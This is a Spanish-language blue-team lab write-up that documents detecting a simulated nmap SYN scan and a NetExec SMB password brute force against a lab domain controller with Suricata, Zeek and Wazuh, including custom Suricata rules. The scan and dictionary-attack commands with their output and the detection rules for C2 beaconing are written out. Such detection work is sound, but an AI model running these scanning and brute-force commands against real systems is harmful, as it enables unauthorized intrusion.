


Documentación Técnica — Lab de Detección Blue Team: Zeek + Suricata + Wazuh SIEM

Índice

- [Documentación Técnica — Lab de Detección Blue Team: Zeek + Suricata + Wazuh SIEM](#)
 - [Índice](#)
 - [1. Reconocimiento de red — S01 \(T1046\)](#)
 - [1.1 Escaneo Nmap desde Kali y alertas Suricata en tiempo real](#)
 - [1.2 Zeek — conn.log del tráfico de reconocimiento](#)
 - [2. Reglas Suricata custom desplegadas](#)
 - [2.1 Despliegue de custom.rules](#)
 - [2.2 Recarga y verificación del servicio Suricata](#)
 - [3. Brute Force contra Active Directory — S02 \(T1110.001\)](#)
 - [3.1 Ataque de diccionario con NetExec](#)
 - [3.2 Detección en Wazuh — Event ID 4625](#)
 - [4. Reglas Wazuh custom desplegadas](#)
 - [4.1 Edición de local_rules_lab.xml](#)
 - [4.2 Ruleset activo en Wazuh](#)
 - [4.3 Verificación del agente Wazuh en el Domain Controller](#)
 - [5. Kerberoasting — S03 \(T1558.003\)](#)
 - [5.1 Solicitud de TGS con impacket GetUserSPNs.py](#)
 - [5.2 Detección en Zeek — kerberos.log](#)
-

1. Reconocimiento de red — S01 (T1046)

1.1 Escaneo Nmap desde Kali y alertas Suricata en tiempo real



Captura dividida en dos consolas. A la izquierda, sesión **noVNC** contra la VM atacante (Nethunter, VMID 100) en el nodo pve, con Kali ejecutando:

```
sudo nmap -sS --min-rate 500 -p 1-5000 192.168.100.3
```


El resultado confirma el host **192.168.100.3** activo y expone el perfil típico de un **Domain Controller** de Active Directory: puertos **22** (ssh), **53** (domain), **88** (kerberos-sec), **135** (msrpc), **139** (netbios-ssn), **389** (ldap), **445** (microsoft-ds), **464** (kpasswd5), **593** (http-rpc-epmap), **636** (ldaps), **3268** (globalcatLDAP) y **3269** (globalcatLDAPssl) abiertos, con MAC **BC:2A:11:62:48:F2** (Proxmox Server Solutions GmbH) y escaneo completado en **26.08 segundos**.

A la derecha, terminal SSH contra administrador@ndr-sensor con la pestaña **attack** activa, mostrando en vivo las alertas generadas por Suricata durante el escaneo:

```
[1:9000102:1] LAB-S01 Escaneo de puertos interno - host de red loc  
[Classification: Detection of a Network Scan] [Priority: 3] {TCP}
```

La alerta corresponde al **SID 9000102** (regla custom para escaneo interno) y se dispara de forma repetida entre las **18:53:24** y las **18:53:29** del **14/07/2026**, una entrada por cada puerto sondeado desde el origen **192.168.100.16** (Kali). También aparece una alerta puntual **[1:9000001:1] CUSTOM Possible Port Scan Detected**, de una firma genérica adicional del feed. La correlación temporal entre el nmap de la izquierda y el aluvión de alertas de la derecha demuestra la detección en tiempo real del reconocimiento activo.

1.2 Zeek — conn.log del tráfico de reconocimiento



```
Grafna-zeek x atack x
68.100.3", "id.resp_p":352, "proto":"tcp", "conn_state":"S0", "local_orig":true, "local_resp":true, "missed_bytes":0, "his
tory":"S", "orig_pkts":1, "orig_ip_bytes":44, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":6}
{"ts":1784055278.31024, "uid":"CGLFgsnFsmQCSWWh", "id.orig_h":"192.168.100.16", "id.orig_p":33928, "id.resp_h":"8.8.4.4
", "id.resp_p":53, "proto":"udp", "conn_state":"OTH", "local_orig":true, "local_resp":false, "missed_bytes":0, "history":"
C", "orig_pkts":0, "orig_ip_bytes":0, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":17}
{"ts":1784055283.101127, "uid":"CdJMTg2Gh4hzK6fgq5", "id.orig_h":"192.168.100.3", "id.orig_p":5353, "id.resp_h":"224.0.
0.251", "id.resp_p":5353, "proto":"udp", "service":"dns", "conn_state":"S0", "local_orig":true, "local_resp":true, "missed
_bytes":0, "history":"D", "orig_pkts":1, "orig_ip_bytes":109, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":17}
{"ts":1784055283.101543, "uid":"Cy6fqv2N1vS9a94rVf", "id.orig_h":"fe80::fcd0:9b9a:241e:ee8f", "id.orig_p":5353, "id.res
p_h":"ff02::fb", "id.resp_p":5353, "proto":"udp", "service":"dns", "conn_state":"S0", "local_orig":true, "local_resp":fal
se, "missed_bytes":0, "history":"D", "orig_pkts":1, "orig_ip_bytes":129, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":17}
{"ts":1784055283.315522, "uid":"Covy522P7l0du3DTh", "id.orig_h":"192.168.100.16", "id.orig_p":47936, "id.resp_h":"8.8.
8.8", "id.resp_p":53, "proto":"udp", "conn_state":"OTH", "local_orig":true, "local_resp":false, "missed_bytes":0, "history
":"C", "orig_pkts":0, "orig_ip_bytes":0, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":17}
{"ts":1784055288.320741, "uid":"COP3ZU3oNAePyQXwhg", "id.orig_h":"192.168.100.16", "id.orig_p":33928, "id.resp_h":"8.8.
4.4", "id.resp_p":53, "proto":"udp", "conn_state":"OTH", "local_orig":true, "local_resp":false, "missed_bytes":0, "history
":"C", "orig_pkts":0, "orig_ip_bytes":0, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":17}
{"ts":1784055293.32594, "uid":"CDBG4444getE3v0lql", "id.orig_h":"192.168.100.16", "id.orig_p":52804, "id.resp_h":"8.8.8
.8", "id.resp_p":53, "proto":"udp", "conn_state":"OTH", "local_orig":true, "local_resp":false, "missed_bytes":0, "history
":"C", "orig_pkts":0, "orig_ip_bytes":0, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":17}
{"ts":1784055298.331127, "uid":"CDE8Ld2W5k9g7Wsvre", "id.orig_h":"192.168.100.16", "id.orig_p":57037, "id.resp_h":"8.8.
4.4", "id.resp_p":53, "proto":"udp", "conn_state":"OTH", "local_orig":true, "local_resp":false, "missed_bytes":0, "history
":"C", "orig_pkts":0, "orig_ip_bytes":0, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":17}
{"ts":1784055303.336199, "uid":"CStGTf4Ly3oDwW5gnl", "id.orig_h":"192.168.100.16", "id.orig_p":52804, "id.resp_h":"8.8.
8.8", "id.resp_p":53, "proto":"udp", "conn_state":"OTH", "local_orig":true, "local_resp":false, "missed_bytes":0, "history
":"C", "orig_pkts":0, "orig_ip_bytes":0, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":17}
{"ts":1784055308.341392, "uid":"CFCjdy2WjR13pWzaT", "id.orig_h":"192.168.100.16", "id.orig_p":57037, "id.resp_h":"8.8.4
.4", "id.resp_p":53, "proto":"udp", "conn_state":"OTH", "local_orig":true, "local_resp":false, "missed_bytes":0, "history
":"C", "orig_pkts":0, "orig_ip_bytes":0, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":17}
{"ts":1784055313.344417, "uid":"CxHJdglrR2iy0TxnQ8", "id.orig_h":"192.168.100.16", "id.orig_p":50006, "id.resp_h":"8.8.
8.8", "id.resp_p":53, "proto":"udp", "conn_state":"OTH", "local_orig":true, "local_resp":false, "missed_bytes":0, "history
":"C", "orig_pkts":0, "orig_ip_bytes":0, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":17}
{"ts":1784055318.349574, "uid":"C3bmji3tFbMMA1cr9a", "id.orig_h":"192.168.100.16", "id.orig_p":35127, "id.resp_h":"8.8.
4.4", "id.resp_p":53, "proto":"udp", "conn_state":"OTH", "local_orig":true, "local_resp":false, "missed_bytes":0, "history
":"C", "orig_pkts":0, "orig_ip_bytes":0, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":17}
{"ts":1784055323.354654, "uid":"COIBRd4XzkGm1yAgk", "id.orig_h":"192.168.100.16", "id.orig_p":50006, "id.resp_h":"8.8.
8.8", "id.resp_p":53, "proto":"udp", "conn_state":"OTH", "local_orig":true, "local_resp":false, "missed_bytes":0, "history
":"C", "orig_pkts":0, "orig_ip_bytes":0, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":17}
{"ts":1784055328.359808, "uid":"CaG7u02JUz69pcJcah", "id.orig_h":"192.168.100.16", "id.orig_p":35127, "id.resp_h":"8.8.
4.4", "id.resp_p":53, "proto":"udp", "conn_state":"OTH", "local_orig":true, "local_resp":false, "missed_bytes":0, "history
":"C", "orig_pkts":0, "orig_ip_bytes":0, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":17}
{"ts":1784055333.365129, "uid":"COUG56Zp0Nbm223l", "id.orig_h":"192.168.100.16", "id.orig_p":54261, "id.resp_h":"8.8.8
.8", "id.resp_p":53, "proto":"udp", "conn_state":"OTH", "local_orig":true, "local_resp":false, "missed_bytes":0, "history
":"C", "orig_pkts":0, "orig_ip_bytes":0, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":17}
{"ts":1784055338.370298, "uid":"CGs37DW80PiDv1hwk", "id.orig_h":"192.168.100.16", "id.orig_p":41853, "id.resp_h":"8.8.4
.4", "id.resp_p":53, "proto":"udp", "conn_state":"OTH", "local_orig":true, "local_resp":false, "missed_bytes":0, "history
":"C", "orig_pkts":0, "orig_ip_bytes":0, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":17}
{"ts":1784055343.375428, "uid":"CGHkb3Z2StLnUEcLNL", "id.orig_h":"192.168.100.16", "id.orig_p":41853, "id.resp_h":"8.8.
4.4", "id.resp_p":53, "proto":"udp", "conn_state":"OTH", "local_orig":true, "local_resp":false, "missed_bytes":0, "history
":"C", "orig_pkts":0, "orig_ip_bytes":0, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":17}
{"ts":1784055353.386074, "uid":"CKPPjTlFYFzAh0gM5", "id.orig_h":"192.168.100.16", "id.orig_p":47834, "id.resp_h":"8.8.
8.8", "id.resp_p":53, "proto":"udp", "conn_state":"OTH", "local_orig":true, "local_resp":false, "missed_bytes":0, "history
":"C", "orig_pkts":0, "orig_ip_bytes":0, "resp_pkts":0, "resp_ip_bytes":0, "ip_proto":17}
administrador@ndr-sensor:/opt/ndr-stacks _
```

Pestaña **Grafna-zeek** del mismo terminal, mostrando el contenido en crudo de `conn.log` (formato JSON) capturado por Zeek para el mismo periodo del escaneo. La primera línea, cortada por el borde superior de la ventana, es el verdadero fingerprint del SYN scan: `"...68.100.3", "id.resp_p":352, "proto":"tcp", "conn_state":"S0", ..., "history":"S", "orig_pkts":1, ...}` — una conexión **TCP** contra el puerto **352** del DC (**192.168.100.3**) con `conn_state:"S0"` e `history:"S"` (solo se observó el SYN del origen, sin respuesta), el estado exacto que deja un `nmap -sS` al sondear un puerto cerrado o filtrado.

El resto de las entradas visibles en la captura no pertenecen al escaneo TCP: son tráfico **UDP** concurrente generado por el propio Kali mientras corría el `nmap` — consultas DNS reales desde **192.168.100.16** hacia los resolutores externos **8.8.8.8** y **8.8.4.4** por el puerto **53** (`conn_state:"OTH"`, `history:"C"`), además de un par de consultas **mDNS** hacia el multicast **224.0.0.251:5353** (IPv4) y **ff02::fb:5353**

(IPv6, desde la dirección link-local fe80::fcd0:9b9a:241e:ee8f), ambas con conn_state:"S0" e history:"D". Es decir, el pantallazo mezcla en la misma ventana de tiempo la única entrada S0/TCP del escaneo (arriba, truncada) con el ruido de fondo de resolución de nombres de la máquina atacante — Zeek registra ambos flujos por igual en conn.log, y solo el primero es atribuible al reconocimiento activo contra el DC. Cada registro incluye un uid único de Zeek (p. ej. CdjMTg2Gh4hzkGfqq5, Covyz522P7l0dU3DTh) que permite correlacionar la conexión con el resto de logs del stack (dns.log, notice.log) durante una investigación.

2. Reglas Suricata custom desplegadas

2.1 Despliegue de custom.rules

```
administrador@ndr-sensor:/opt/ndr-stacks$ sudo tee -a /var/lib/suricata/rules/custom.rules << 'EOF'
# =====
# Blue Team Detection Lab - Reglas custom
# =====
# S01 - Reconocimiento (T1046)
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"LAB-S01 Posible escaneo de puertos SYN - alto volumen desde misma IP"; flags:S,12; flow:stateless; threshold:type threshold, track by_src, count 200, seconds 10; classtype:network-scan; sid:9000101; rev:1;)
alert tcp $HOME_NET any -> $HOME_NET any (msg:"LAB-S01 Escaneo de puertos interno - host de red local como origen"; flags:S,12; flow:stateless; threshold:type threshold, track by_src, count 150, seconds 10; classtype:network-scan; sid:9000102; rev:1;)
alert http any any -> $HOME_NET any (msg:"LAB-S01 Nmap NSE User-Agent detectado"; flow:established,to_server; http.user_agent; content:"Nmap Scripting Engine"; nocase; classtype:network-scan; sid:9000103; rev:1;)
# S04 - Lateral Movement SMB (T1021.002)
alert tcp $HOME_NET any -> $HOME_NET 445 (msg:"LAB-S04 Alto volumen de conexiones SMB interno - posible propagación"; flow:to_server,established; threshold:type threshold, track by_src, count 20, seconds 60; classtype:policy-violation; sid:9000404; rev:1;)
# S05 - C2 Beacons (T1071.001)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"LAB-S05 Posible C2 beaconing HTTP - peticiones periódicas"; flow:established,to_server; http.method; content:"GET"; threshold:type threshold, track by_src, count 5, seconds 300; classtype:trojan-activity; sid:9000501; rev:1;)
alert dns $HOME_NET any -> any 53 (msg:"LAB-S05 Consulta DNS a posible dominio C2 con typosquatting de Microsoft"; dns.query; content:"microsoftcdn-static"; nocase; classtype:trojan-activity; sid:9000503; rev:1;)
EOF
```

Terminal administrador@ndr-sensor escribiendo el fichero de reglas mediante heredoc:

```
sudo tee -a /var/lib/suricata/rules/custom.rules << 'EOF'
```

El contenido volcado define las firmas custom del laboratorio, agrupadas por escenario:

SID	Escenario	Regla
9000101	S01	alert tcp \$EXTERNAL_NET any -> \$HOME_NET any — escaneo SYN de alto volumen desde una misma IP externa (flags:S,12, threshold count 200/10s)
9000102	S01	alert tcp \$HOME_NET any -> \$HOME_NET any — escaneo de puertos interno, host de red local como origen (threshold count 150/10s)
9000103	S01	alert http any any -> \$HOME_NET any — detección del User-Agent Nmap Scripting Engine en peticiones HTTP
9000404	S04	alert tcp \$HOME_NET any -> \$HOME_NET 445 — alto volumen de conexiones SMB internas, posible propagación (threshold count 20/60s)
9000501	S05	alert http \$HOME_NET any -> \$EXTERNAL_NET any — posible C2 beaconing HTTP por peticiones GET periódicas (threshold count 5/300s)
9000503	S05	alert dns \$HOME_NET any -> any 53 — consulta DNS a dominio con typosquatting (content:"microsoftcdn-static")

Todas las reglas usan classtype acorde a su naturaleza (network-scan, policy-violation, trojan-activity) y rev:1, quedando listas para ser cargadas por el motor.

2.2 Recarga y verificación del servicio Suricata

```
administrador@ndr-sensor:/opt/ndr-stack$ sudo systemctl reload suricata
administrador@ndr-sensor:/opt/ndr-stack$ sudo systemctl status suricata | head -5
● suricata.service - Suricata IDS/IPS/NSM/FW daemon
   Loaded: loaded (/usr/lib/systemd/system/suricata.service; enabled; preset: enabled)
   Active: active (running) since Sun 2026-07-12 19:34:33 UTC; 1 day 22h ago
     Docs: man:suricata(8)
           man:suricatasc(8)
administrador@ndr-sensor:/opt/ndr-stack$ _
```


Tras añadir las reglas, se recarga la configuración en caliente y se verifica el estado del daemon:

```
administrador@ndr-sensor:/opt/ndr-stack$ sudo systemctl reload sur
administrador@ndr-sensor:/opt/ndr-stack$ sudo systemctl status sur
● suricata.service - Suricata IDS/IPS/NSM/FW daemon
   Loaded: loaded (/usr/lib/systemd/system/suricata.service; enabl
   Active: active (running) since Sun 2026-07-12 19:34:33 UTC; 1 d
```

El uso de reload en lugar de restart aplica el nuevo custom.rules sin cortar la captura de paquetes en curso, evitando una ventana ciega en la detección. El servicio lleva **1 día y 22 horas** activo de forma continua.

3. Brute Force contra Active Directory — S02 (T1110.001)

3.1 Ataque de diccionario con NetExec



```
(kali@kali)~$ netexec smb 192.168.100.3 -u administrador -p /tmp/passwords.txt
SMB 192.168.100.3 445 WIN-HOGMAS1NJIH [*] Windows Server 2022 Build 20348 x64 (name:WIN-HOGMAS1NJIH) (domain:red.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 192.168.100.3 445 WIN-HOGMAS1NJIH [-] red.local\administrador:admin STATUS_LOGON_FAILURE
SMB 192.168.100.3 445 WIN-HOGMAS1NJIH [-] red.local\administrador:password STATUS_LOGON_FAILURE
SMB 192.168.100.3 445 WIN-HOGMAS1NJIH [-] red.local\administrador:123456 STATUS_LOGON_FAILURE
SMB 192.168.100.3 445 WIN-HOGMAS1NJIH [-] red.local\administrador:Password1 STATUS_LOGON_FAILURE
SMB 192.168.100.3 445 WIN-HOGMAS1NJIH [-] red.local\administrador:Password123 STATUS_LOGON_FAILURE
SMB 192.168.100.3 445 WIN-HOGMAS1NJIH [-] red.local\administrador:Admin123 STATUS_LOGON_FAILURE
SMB 192.168.100.3 445 WIN-HOGMAS1NJIH [-] red.local\administrador:Administrador STATUS_LOGON_FAILURE
SMB 192.168.100.3 445 WIN-HOGMAS1NJIH [-] red.local\administrador:administrador STATUS_LOGON_FAILURE
SMB 192.168.100.3 445 WIN-HOGMAS1NJIH [-] red.local\administrador>Welcome1 STATUS_LOGON_FAILURE
SMB 192.168.100.3 445 WIN-HOGMAS1NJIH [-] red.local\administrador:Summer2024 STATUS_LOGON_FAILURE


(kali@kali)~$
```

Terminal Kali ejecutando un ataque de fuerza bruta por SMB contra el Domain Controller:

```
netexec smb 192.168.100.3 -u administrador -p /tmp/passwords.txt
```

La primera línea confirma el reconocimiento del objetivo: **Windows Server 2022 Build 20348 x64** (name:WIN-HOGMAS1NJIH, domain:red.local, signing:True, SMBv1:None, Null Auth:True). A continuación, NetExec prueba secuencialmente el diccionario contra la cuenta red.local\administrador — admin, password, 123456, Password1, Password123, Admin123, Administrador, administrador, Welcome1, Summer2024 — devolviendo **STATUS_LOGON_FAILURE** en cada intento. Cada intento fallido contra el DC genera un **Event ID 4625** de Windows Security, que es precisamente lo que capturan las reglas Wazuh del apartado 4.

3.2 Detección en Wazuh — Event ID 4625

